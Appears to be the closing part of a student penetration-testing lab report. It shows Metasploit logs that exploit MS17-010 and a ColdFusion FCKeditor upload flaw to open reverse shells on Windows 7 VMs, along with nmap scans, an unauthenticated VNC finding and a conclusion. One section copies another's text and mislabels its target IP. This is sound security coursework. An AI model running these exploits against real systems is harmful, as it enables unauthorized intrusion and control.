msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.37.139
LHOST => 192.168.37.139
msf6 exploit(windows/smb/ms17_010_psexec) > set SMBUser guest
SMBUser => guest
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.37.139:4444
[*] 192.168.37.141:445 - Authenticating to 192.168.37.141 as user 'guest'...
[*] 192.168.37.141:445 - Target OS: Windows 7 Home Basic 7601 Service Pack 1
[*] 192.168.37.141:445 - Built a write-what-where primitive...
[*] 192.168.37.141:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.37.141:445 - Selecting PowerShell target
[*] 192.168.37.141:445 - Executing the payload...
[*] 192.168.37.141:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (177734 bytes) to 192.168.37.141
[*] Meterpreter session 1 opened (192.168.37.139:4444 -> 192.168.37.141:49159) at 2025-04-23 08:31:14 -0400

```


```
| meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > |
```

2.Target machine window xp (192.168.37.146)

To figure out which services were running and which ports were open on the Windows XP machine (IP: 192.168.37.146), we kicked things off with a thorough Nmap scan using the command nmap -sV -p- 192.168.37.146. After that, we turned to Metasploit's auxiliary module scanner/vnc/vnc_none_auth to find VNC servers that allow connections without any authentication. We set the RHOSTS option to the target's IP and cranked up THREADS to 10 to speed up the scanning process. When we ran the module, it showed that the VNC service on the target system allowed unauthenticated access. The attacker then used the vncviewer tool to connect to 192.168.37.146 on port 5900, successfully getting visual access to the Windows XP desktop without needing any login credentials.

```
(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
root@kali:/home/kali]
└─# nmap -sV -p- 192.168.37.146
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-23 13:43 EDT
Nmap scan report for 192.168.37.146
Host is up (0.00099s latency).
Not shown: 65516 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  tcpwrapped
23/tcp    open  telnet       Microsoft Windows XP telnetd
25/tcp    open  smtp        Microsoft ESMTP 6.0.2600.5949
80/tcp    open  http         Microsoft IIS httpd 5.1
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
443/tcp   open  https?      Microsoft Windows XP microsoft-ds
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc       Microsoft Windows RPC
1028/tcp  open  msrpc       Microsoft Windows RPC
1801/tcp  open  msmq?
2103/tcp  open  msrpc       Microsoft Windows RPC
2105/tcp  open  msrpc       Microsoft Windows RPC
2107/tcp  open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5800/tcp  open  vnc-http    RealVNC 4.0 (resolution: 400x250; VNC TCP port: 5900)
5900/tcp  open  vnc        VNC (protocol 3.8)
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8080/tcp  open  http       Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:E8:3E:F8 (VMware)
Service Info: Host: hacker-a0faa9d7; OSs: Windows XP, Windows; CPE: cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.54 seconds
```

3.Target machine Rookie (192.168.19.158)

To figure out which services were running and which ports were open on the Windows XP machine (IP: 192.168.37.146), we kicked things off with a thorough Nmap scan using the command `nmap -sV -p- 192.168.37.146`. After that, we turned to Metasploit's auxiliary module scanner/vnc/vnc_none_auth to find VNC servers that allow connections without any authentication. We set the RHOSTS option to the target's IP and cranked up THREADS to 10 to speed up the scanning process. When we ran the module, it showed that the VNC service on the target system allowed unauthenticated access. The attacker then used the vncviewer tool to connect to 192.168.37.146 on port 5900, successfully getting visual access to the Windows XP desktop without needing any login credentials.

```
└──(kali㉿kali)-[~]
$ sudo su
└──(root㉿kali)-[/home/kali]
# nmap -SC -sV 192.168.37.148
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-23 14:22 EDT
Nmap scan report for 192.168.37.148
Host is up (0.00088s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 7.5
|_http-title: IIS7
|_http-methods:
|__ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
2522/tcp  open  windb?
2910/tcp  open  tdaccess?
3389/tcp  open  ms-wbt-server?
| ssl-cert: Subject: commonName=WIN-00GUKAUSVAM
| Not valid before: 2025-04-22T18:12:46
| Not valid after:  2025-10-22T18:12:46
| rdp-ntlm-info:
|   Target_Name: WIN-00GUKAUSVAM
|   NetBIOS_Domain_Name: WIN-00GUKAUSVAM
|   NetBIOS_Computer_Name: WIN-00GUKAUSVAM
|   DNS_Domain_Name: WIN-00GUKAUSVAM
|   DNS_Computer_Name: WIN-00GUKAUSVAM
|   Product_Version: 6.1.7601
|   System_Time: 2025-04-23T18:24:16+00:00
|_ssl-date: 2025-04-23T18:25:30+00:00; +1s from scanner time.
7999/tcp  open  irdm??
8000/tcp  open  http        JRun Web Server
|_http-cookie-flags:
|   /:
|     JSESSIONID:
|       httponly flag not set
|_http-title: JMC: Welcome to the JMC
8300/tcp  open  http        JRun Web Server
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
MAC Address: 00:0c:29:4F:85:EC (VMware)
Service Info: Host: WIN-00GUKAUSVAM; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: WIN-00GUKAUSVAM
|   NetBIOS computer name: WIN-00GUKAUSVAM\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2025-04-24T02:24:16+08:00
| smb2-security-mode:
|   2:1::0:
|     Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-04-23T18:24:24
|   start_date: 2025-04-23T18:12:23
|   clock-skew: mean: -1h35m59s, deviation: 3h34m39s, median: 0s
|_nbstat: NetBIOS name: WIN-00GUKAUSVAM, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:4f:85:ec (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 165.78 seconds
```

```
[root@kali-/home/kali]# msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

# cowsay++
< metasploit >
 \  (oo)
 (--) )\*
 ||--|| *

      =[ metasploit v6.4.50-dev          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post      ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops      ]
+ -- --=[ 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/http/coldfusion_fckeditor
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(windows/http/coldfusion_fckeditor) > set RHOST 192.168.37.148
RHOST => 192.168.37.148
msf6 exploit(windows/http/coldfusion_fckeditor) > set PORT 80
[!] Unknown datastore option: PORT. Did you mean LPORT?
PORT => 80
msf6 exploit(windows/http/coldfusion_fckeditor) > set LHOST 192.168.37.139
LHOST => 192.168.37.139
msf6 exploit(windows/http/coldfusion_fckeditor) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/http/coldfusion_fckeditor) > set PAYLOAD cmd/windows/reverse_tcp
[-] The value specified for PAYLOAD is not valid.
msf6 exploit(windows/http/coldfusion_fckeditor) > exploit
[*] Started reverse TCP handler on 192.168.37.139:4444
[*] Sending our POST request...
[*] Upload succeeded! Executing payload...
[*] Command shell session 1 opened (192.168.37.139:4444 → 192.168.37.148:49275) at 2025-04-23 14:31:45 -0400

Shell Banner:
Microsoft Windows [Version 6.1.7601]
_____
C:\JRun4\bin>
```

```
C:\JRun4\bin>ver  
ver  
  
Microsoft Windows [Version 6.1.7601]  
  
C:\JRun4\bin>\systeminfo  
\systeminfo  
  
C:\JRun4\bin>systeminfo  
systeminfo  
  
Host Name:           WIN-0OGUKAUSVAM  
OS Name:            Microsoft Windows 7 Professional  
OS Version:          6.1.7601 Service Pack 1 Build 7601  
OS Manufacturer:    Microsoft Corporation  
OS Configuration:   Standalone Workstation  
OS Build Type:      Multiprocessor Free  
Registered Owner:   Windows User  
Registered Organization:  
Product ID:          00371-703-0220271-06007  
Original Install Date: 5/29/2014, 10:03:04 AM  
System Boot Time:    4/24/2025, 2:12:09 AM  
System Manufacturer: VMware, Inc.  
System Model:        VMware Virtual Platform  
System Type:         X86-based PC  
Processor(s):        1 Processor(s) Installed.  
[01]: x64 Family 6 Model 170 Stepping 4 GenuineIntel ~2995 Mhz  
BIOS Version:        Phoenix Technologies LTD 6.00, 11/12/2020  
Windows Directory:  C:\Windows  
System Directory:   C:\Windows\system32  
Boot Device:         \Device\HarddiskVolume1  
System Locale:       en-us;English (United States)  
Input Locale:        en-us;English (United States)  
Time Zone:          (UTC+08:00) Beijing, Chongqing, Hong Kong, Urumqi  
Total Physical Memory: 1,023 MB  
Available Physical Memory: 136 MB  
Virtual Memory: Max Size: 2,127 MB  
Virtual Memory: Available: 212 MB  
Virtual Memory: In Use: 1,915 MB  
Page File Location(s): C:\pagefile.sys  
Domain:             WORKGROUP  
Logon Server:       N/A  
Hotfix(s):          2 Hotfix(s) Installed.  
[01]: KB2534111  
[02]: KB976902  
Network Card(s):    2 NIC(s) Installed.  
[01]: Intel(R) PRO/1000 MT Network Connection  
      Connection Name: Local Area Connection  
      DHCP Enabled: Yes  
      DHCP Server:  192.168.37.254  
      IP address(es)  
      [01]: 192.168.37.148  
      [02]: fe80::c488:3372:b6a6:f6de  
[02]: TAP-Win32 Adapter V9  
      Connection Name: Local Area Connection 2  
      Status:         Media disconnected  
  
C:\JRun4\bin>
```

Conclusion

This penetration testing assignment provided a thorough look into various real-world cyberattack scenarios, broken down into four key stages. Each phase—ranging from Buffer Overflow and Web-Based Attacks to Password Cracking and Metasploit Exploitation—introduced a distinct set of offensive security techniques. It also highlighted the vital importance of system hardening, continuous monitoring, and secure configurations. The structured journey from basic memory attacks to more sophisticated web and network exploits showcased the complex nature of cybersecurity threats. Each successful breach underscored the potential dangers of insufficient defense-in-depth strategies and reinforced the necessity for regular security assessments within organizations. The hands-on experience I gained during this assessment significantly enhanced my skills with essential penetration testing tools and methodologies. Throughout the process, I maintained a strong focus on ethical considerations, legal boundaries, and thorough documentation, which are all best practices in the cybersecurity realm. These insights will be invaluable in my future roles, whether in red team operations or broader information security positions.

